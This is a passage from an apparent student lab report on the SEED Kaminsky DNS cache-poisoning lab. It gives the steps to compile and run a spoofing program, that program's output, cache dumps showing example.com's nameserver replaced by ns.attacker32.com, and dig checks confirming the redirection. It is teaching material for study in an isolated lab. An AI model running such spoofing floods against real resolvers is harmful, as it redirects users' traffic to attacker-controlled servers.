|  type      = NS
|  rclass    = IN
|  ttl       = 259200
|  rdlen     = None
|  rdata     = 'ns.attacker32.com'
ar          = None
```

```
.
Sent 1 packets.
attacker:PES2UG21CS283:Maryam:/volumes/Codes
$>
```

Observation:

The IP address changes from B's IP = 199.43.133.53 to 1.2.3.4



Task 3: Launch the Kaminsky Attack

Now we can put everything together to conduct the Kaminsky attack. In the attack, we need to send out many spoofed DNS replies, hoping one of them hits the correct transaction number and arrives sooner than the legitimate replies.

Therefore, speed is essential: the more packets we can send out, the higher the success rate is. If we use Scapy to send spoofed DNS replies like what we did in the previous task, the success rate is too low.

We introduce a hybrid approach using both Scapy and C (see the SEED book for details). With the hybrid approach, we first use Scapy to generate a DNS packet template, which is stored in a file. We then load this template into a C program, and make small changes to some of the fields, and then send out the packet.

For this task, you should compile the C code inside the host VM, and then run the code inside the container. You can use the "docker cp" command to copy a file from the host VM to a container. See the following example (there is no need to type the docker ID in full):

On the Host VM run the following commands:

```
# gcc -o kaminsky attack.c
# docker ps
// Copy kaminsky executable to the seed-attacker container's /volumes folder
# docker cp kaminsky [Docker container ID]:/volumes
```

On the attacker terminal run the command:

```
# ./kaminsky
```

While the attack is running check if the cache has been poisoned and stop the attack appropriately.

Check the DNS cache

To check whether the attack is successful or not, we need to check the dump.db file to see whether our spoofed DNS response has been successfully accepted by the DNS server. The following

commands dump the DNS cache, and search whether the cache contains the word attacker (In our attack, we used attacker32.com as the attacker's domain. If students use a different domain name, they should search for a different word).

On the local DNS server's terminal run the command :

rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db

```
[10/14/23]seed@VM:~/.../Codes$ gcc -o kaminsky attack.c
[10/14/23]seed@VM:~/.../Codes$ ls
attack.c generate_dns_query.py generate_dns_reply.py ip_req.bin ip_resp.bin kaminsky
[10/14/23]seed@VM:~/.../Codes$ docker cp kaminsky 47918f2c1745:/volumes/Code
[10/14/23]seed@VM:~/.../Codes$

local-server:PES2UG21CS283:Maryam:/
$>rndc dumpdb -cache && grep example /var/cache/bind/dump.db
example.com.          690184  NS      a.iana-servers.net.
                     20231028140639 20231007162139 37939 example.com.
www.example.com.     690184  A       93.184.216.34
                     20231028192921 20231007122139 37939 example.com.
example32.com.       607503  NS      ns47.domaincontrol.com.
www.example32.com.   607503  CNAME   example32.com.
local-server:PES2UG21CS283:Maryam:/
$>rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.    862422  A       10.9.0.153
local-server:PES2UG21CS283:Maryam:/
$>rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.    859830  A       10.9.0.153
local-server:PES2UG21CS283:Maryam:/
$>
```

The purpose of this lab is to replace the nameserver of example.com to ns.attacker32.com

./kaminsky

```
name: fhwpm, id:59848
name: wzhlm, id:60348
name: mrfdv, id:60848
name: mkjma, id:61348
name: jdeiu, id:61848
name: lhac, id:62348
name: zijwx, id:62848
name: vuyef, id:63348
name: lqysv, id:63848
name: vfger, id:64348
name: ipwma, id:64848
name: rahaa, id:65348
name: jzkux, id:312
name: hsriw, id:812
name: ytpwl, id:1312
name: krqsy, id:1812
name: kbpqn, id:2312
name: pxpyz, id:2812
name: shzce, id:3312
name: ymwsu, id:3812
name: uqnjp, id:4312
name: auitm, id:4812
name: gdpwl, id:5312
name: fnlum, id:5812^C
attacker:PES2UG21CS283:Maryam:/volumes/Codes
$>
```

```
local-server:PES2UG21CS283:Maryam:/
$>rndc dumpdb -cache && grep example /var/cache/bind/dump.db
ymaoj.example.com.      862779 A      1.2.3.6
ymasj.example.com.      861483 A      1.2.3.6
ymatc.example.com.      860655 A      1.2.3.6
ymaxs.example.com.      861988 A      1.2.3.6
ymbcn.example.com.      861769 A      1.2.3.6
ymben.example.com.      860970 A      1.2.3.6
ymbev.example.com.      860935 A      1.2.3.6
ymbgb.example.com.      862592 A      1.2.3.6
ymbou.example.com.      861691 A      1.2.3.6
ymbpp.example.com.      862490 A      1.2.3.6
ymbwm.example.com.      862686 A      1.2.3.6
ymcef.example.com.      862902 A      1.2.3.6
ymcgz.example.com.      862731 A      1.2.3.6
ymcjd.example.com.      861486 A      1.2.3.6
ymcob.example.com.      862077 A      1.2.3.6
ymcol.example.com.      862540 A      1.2.3.6
ymcov.example.com.      862657 A      1.2.3.6
ymcps.example.com.      863231 A      1.2.3.6
ymcrb.example.com.      860631 A      1.2.3.6
ymcvf.example.com.      862436 A      1.2.3.6
ymdex.example.com.      862083 A      1.2.3.6
ymdjt.example.com.      861719 A      1.2.3.6
ymdtf.example.com.      862764 A      1.2.3.6
ymdvu.example.com.      861019 A      1.2.3.6
ymeai.example.com.      863173 A      1.2.3.6
ymebx.example.com.      863333 A      1.2.3.6
$>rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      615548 \-AAAA ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800 7200 2419200 86400
example.com.           687252 NS      ns.attacker32.com.
local-server:PES2UG21CS283:Maryam:/
$>rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      615529 \-AAAA ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800 7200 2419200 86400
example.com.           687233 NS      ns.attacker32.com.
; ns.attacker32.com [v4 TTL 1715] [v6 TTL 10729] [v4 not_found] [v6 nxrrset]
local-server:PES2UG21CS283:Maryam:/
$>rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      613027 \-AAAA ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800 7200 2419200 86400
example.com.           684731 NS      ns.attacker32.com.
local-server:PES2UG21CS283:Maryam:/
$>
```

The attack was successful

We have changed the entry of example.com to ns.attacker32.com

Transaction ID matched, hence example.com cached as ns.attacker32.com

Task 4: Result Verification

If the attack is successful, in the local DNS server's DNS cache, the NS record for example.com will become ns.attacker32.com. When this server receives a DNS query for any hostname inside the example.com domain, it will send a query to ns.attacker32.com, instead of sending to the domain's legitimate nameserver.

To verify whether your attack is successful or not, go to the User machine, run the following two dig commands. In the responses, the IP addresses for www.example.com should be the same for both commands, and it should be whatever you have included in the zone file on the Attacker nameserver.

Please include your observation (screenshots) in the lab report, and explain why you think your attack is successful. In particular, when you run the first dig commands, use Wireshark to capture the network traffic, and point out what packets are triggered by this dig command.

Keep wireshark open before running the commands.

On the victim terminal run the command:

dig www.example.com

dig @ns.attacker32.com www.example.com

```
user:PES2UG21CS283:Maryam:/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 33595
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: e287b0e6fd552e8b01000000652a7429cfc734e5ede05e31 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                78884   IN      A      93.184.216.34

;; Query time: 8 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Oct 14 10:57:45 UTC 2023
;; MSG SIZE rcvd: 88

user:PES2UG21CS283:Maryam:/
$>
```

```
user:PES2UG21CS283:Maryam:/
$>dig @ns.attacker32.com www.example.com

; <=> DiG 9.16.1-Ubuntu <=> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60926
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 6bc6e106cc9b8e3e01000000652a7452a728f6b94c020fe7 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.5

;; Query time: 8 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Sat Oct 14 10:58:26 UTC 2023
;; MSG SIZE rcvd: 88

user:PES2UG21CS283:Maryam:/
$>█
```